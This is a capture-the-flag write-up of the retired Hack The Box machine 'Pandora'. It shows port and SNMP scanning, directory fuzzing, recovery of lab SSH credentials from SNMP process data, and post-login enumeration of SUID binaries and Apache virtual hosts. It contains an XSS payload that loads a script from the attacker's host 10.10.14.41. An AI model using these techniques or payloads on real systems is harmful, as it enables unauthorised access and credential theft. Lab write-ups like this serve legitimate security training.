
[HTB] Pandora

- by **Pablo** `github.com/vorkampfer/hackthebox2/pandora`
- **Resources:**

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 4. Privacy search engine `https://metager.org`
> 5. Privacy search engine `https://ghosterysearch.com/`
> 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`



Pandora

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	08 Jan 2022	Easy	Retired

- **View terminal output with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Pandora starts off with some SNMP enumeration to find a username and password that can be used to get a shell. This provides
access to a Pandora FMS system on localhost, which has multiple vulnerabilities. I’ll exploit a SQL injection to read the
database and get session cookies. I can exploit that same page to get admin and upload a webshell, or exploit another
command injection CVE to get execution. To get root, there’s a simple path hijack in a SUID binary, but I will have to
switch to SSH access, as there’s a sandbox in an Apache module preventing my running SUID as root while a descendant process
of Apache. I’ll explore that in depth in Beyond Root. ~0xdf
```

Skill-set:

```
1. SNMP Fast Enumeration
2. Information Leakage
3. Local Port Forwarding
4. SQL Injection - Admin Session Hijacking
5. PandoraFM v7.0NG Authenticated Remote Code Execution [CVE-2019-20224]
6. Abusing Custom Binary - PATH Hijacking [Privilege Escalation]
```

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
▷ htb_status.sh --status

==>[+]  OpenVPN is up and running.
2024-08-18 23:24:02 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 11691

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.179.76 pandora.htb

==>[+] PING 10.129.179.76 (10.129.179.76) 56(84) bytes of data.
64 bytes from 10.129.179.76: icmp_seq=1 ttl=63 time=146 ms

--- 10.129.179.76 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 146.071/146.071/146.071/0.000 ms

==>[+] 10.129.179.76 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan pandora.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz pandora.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 pandora.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
>>> Looking for Apache
Apache httpd 2.4.41
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
Goodbye!
```

```
8. I ran http-enum and vuln scan on port 80 and got nothing.

9. ▷ nmap --script http-enum -p80 pandora.htb -oN http_enum_80.nmap -vvv
```

openssh (1:8.2p1-4ubuntu0.3) *Ubuntu Focal Fossa* Server; urgency=medium

3. Discovery with *Ubuntu Launchpad*


```
1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 launchpad`
2. Seems to be an Ubuntu Focal Fossa Server
```

4. Whatweb

```
1. ▷ whatweb http://10.129.179.76/
http://10.129.179.76/ [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ],
Email[contact@panda.htb,example@yourmail.com,support@panda.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.129.179.76], Open-Graph-Protocol[website], Script, Title[Play | Landing], probably WordPress, X-UA-Compatible[IE=edge]
2. I add panda.htb to the hosts file
```

5. curl the server

```
1. ▷ curl -s -X GET http://10.129.179.76 -I
HTTP/1.1 200 OK
Date: Sun, 18 Aug 2024 23:57:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 03 Dec 2021 14:00:31 GMT
ETag: "8318-5d23e548bc656"
Accept-Ranges: bytes
Content-Length: 33560
Vary: Accept-Encoding
Content-Type: text/html
```


How Can We Help?

support@panda.htb
contact@panda.htb

Phone*

999999999

Message*

<script src="http://10.10.14.41/pwn3d.js></script>

6. I try sending an XSS

```
1. On the main page there is a `contact` link.
2. I fill it out and attempt to send an XSS script tag.
------------------------
<script src="http://10.10.14.41/pwn3d.js"></script>
------------------------
3. Nothing happens
4. There is a couple emails
5. support@panda.htb, contact@panda.htb
6. I will try some directory busting aka fuzzing for sub-domains.
```

---


7. **Fuzzing**

```
1. ▷ gobuster vhost -u http://panda.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 100 --no-error
>>> Fail, I usually never get anything using vhost with gobuster. -n is only for "dir" mode. I just do not like using gobuster.

2. ▷ gobuster dir -u http://panda.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -o buster_dir.out
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 307] [--> http://panda.htb/assets/]
/server-status        (Status: 403) [Size: 274]

3. ▷ wfuzz -c --hh=33560 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.panda.htb" http://panda.htb

4. If WFUZZ can not find that means there is no sub-domains to find. To be fair gobuster did find `/assets` lets check out that page now.
```



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2021-12-07 14:32	-	
fonts/	2021-12-07 14:32	-	
images/	2021-12-07 14:32	-	
js/	2021-12-07 14:32	-	
scss/	2021-12-07 14:32	-	

Apache/2.4.41 (Ubuntu) Server at panda.htb Port 80

8. **Enumerating the `/assets` page**

```
1. http://panda.htb/assets/
2. Ok, I realize now that this is rabbit hole we are going down. There is nothing here but html and cascading style sheets.
3. Lets try a UDP scan with nmap.
```

It is important to realize when your just digging a rabbit hole

9. **UDP nmap scan**

```
1. UDP scan requires root or sudo
2. ▷ sudo nmap -sU --top-ports 100 --open -T2 -vvv -n 10.129.179.76 -oN top_ports_UDP_scan.nmap
PORT    STATE         SERVICE REASON
68/udp  open|filtered dhcpc   no-response
161/udp open          snmp    udp-response ttl 63
3. It looks like this server is using snmp
4. Now lets enumerate this port a-lot more using nmap. Many people do not know nmap can do this if snmp is open.
5. ▷ nmap -sUCV -p161 10.129.179.76 -oN UDP_version_scan.nmap -vvv
6. What that does is a UDP scan with version enumeration. Well this also enumerates what processes the snmp server is running. It also sometimes contains passwords!
7. ▷ cat UDP_version_scan.nmap | grep 'host_check' -A2
```

```
|      Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
|    986:
|      Name: sshd
--
|      Name: host_check
|      Path: /usr/bin/host_check
|      Params: -u daniel -p HotelBabylon23
8. The better way is to use snmpwalk or snmpbulkwalk. You can also grep for passwords in the snmpbulkwalk output. See below
```

---

10. What is snmp protocol

```
1. Simple Network Management Protocol - is a series of computer network protocols for managing systems connected to a
network
        Simple Network Management Protocol is an Internet Standard protocol for collecting and organizing information about
managed devices on IP networks and for modifying that information to change device behavior. Devices that typically support
SNMP include cable modems, routers, switches, servers, workstations, printers, and more. SNMP is widely used in network
management for network monitoring. [Wikipedia]
```

---

snmpbulkwalk

11. snmpbulkwalk install and usage for blackarch

```
1. Install on blackarch
2. sudo pacman -S net-snmp <<< gives you both snmpwalk & snmpbulkwalk
3. ▷ snmpbulkwalk -v2c -c public 10.129.179.76 > snmpbulkwalk_dump.txt
4. Might take a few minutes just wait for it to finish
5. You can watch the line count and see when it gets done.
6. watch -n 1 wc -l snmpbulkwalk_dump.txt
7. ▷ cat snmpbulkwalk_pandora.out | grep -i "host_check" -A2
--
HOST-RESOURCES-MIB::hrSWRunParameters.983 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p
HotelBabylon23'"
8. You can grep and hope you get lucky but sometimes you will have to just manually scroll through the dump data and see if
you can spot a password.
9. Ok, great we have the password lets try to ssh. If ssh is open always try to ssh first.
```

---

ssh as user daniel

12. SSH as user daniel


```
1. ▷ ssh daniel@10.129.179.76
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
daniel@10.129.179.76s password: HotelBabylon23
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
2. daniel@pandora:~$ whoami
daniel
3. daniel@pandora:~$ export TERM=xterm
```

13. begin enumeration

```
1. daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
2. daniel@pandora:~$ sudo -l
[sudo] password for daniel:
Sorry, user daniel may not run sudo on pandora.
3. daniel@pandora:~$ groups daniel
daniel : daniel
4. daniel@pandora:~$ cat /etc/group | grep daniel
daniel:x:1001:
5. daniel@pandora:/tmp/giersh09sd$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.3 LTS (Focal Fossa)"
6. The server is an Ubuntu Focal Fossa.
7. daniel@pandora:/tmp/giersh09sd$ ps -faux
8. daniel@pandora:/tmp/giersh09sd$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.179.76
9. We are not in a container
10. daniel@pandora:/tmp/giersh09sd$ hostname -I
10.129.179.76 dead:beef::250:56ff:fe94:33d5
11. daniel@pandora:/tmp/giersh09sd$ cat /etc/crontab
```

```
12. aniel@pandora:/var/www/pandora/pandora_console$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
```

We need to pivot to user **matt**



```
daniel@pandora:~$ which pandora_backup
daniel@pandora:~$ /usr/bin/pandora_backup
-bash: /usr/bin/pandora_backup: Permission denied
daniel@pandora:~$ find \-name \*pandora_backup\* 2>/dev/null

daniel@pandora:~$ ls -l /usr/bin/pandora_backup
-rwsr-x--- 1 root matt 16816 Dec  3  2021 /usr/bin/pandora_backup
```

14. **There is a pandora_backup that has an SUID**


```
1. daniel@pandora:/var/www/pandora/pandora_console$ cd
2. daniel@pandora:~$ which pandora_backup
3. daniel@pandora:~$ /usr/bin/pandora_backup
-bash: /usr/bin/pandora_backup: Permission denied
4. daniel@pandora:~$ find \-name \*pandora_backup\* 2>/dev/null
5. FAIL
6. daniel@pandora:~$ ls -l /usr/bin/pandora_backup
-rwsr-x--- 1 root matt 16816 Dec  3  2021 /usr/bin/pandora_backup
7. Since matt is a part of this group that can run `pandora_backup` as root we will need to pivot to matt first.
8. daniel@pandora:/etc/apache2/sites-enabled$ cat 000-default.conf | grep -v '#'
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
9. daniel@pandora:/etc/apache2/sites-enabled$ cat pandora.conf
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
10. There is this sub-domain. We will likely not have access to it but lets put it in our `/etc/hosts` file anyway.
`pandora.panda.htb`
==================================================
11. ▷ htb_status.sh --set '10.129.179.76' pandora.panda.htb panda.htb pandora.htb
[sudo] password for h@x0r:

10.129.179.76 pandora.panda.htb panda.htb pandora.htb

Done!
====================================================
12. FAIL same site.
13. If you look at pandora.conf it is hosting on port 80.
14. daniel@pandora:~$ curl localhost
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
```

---

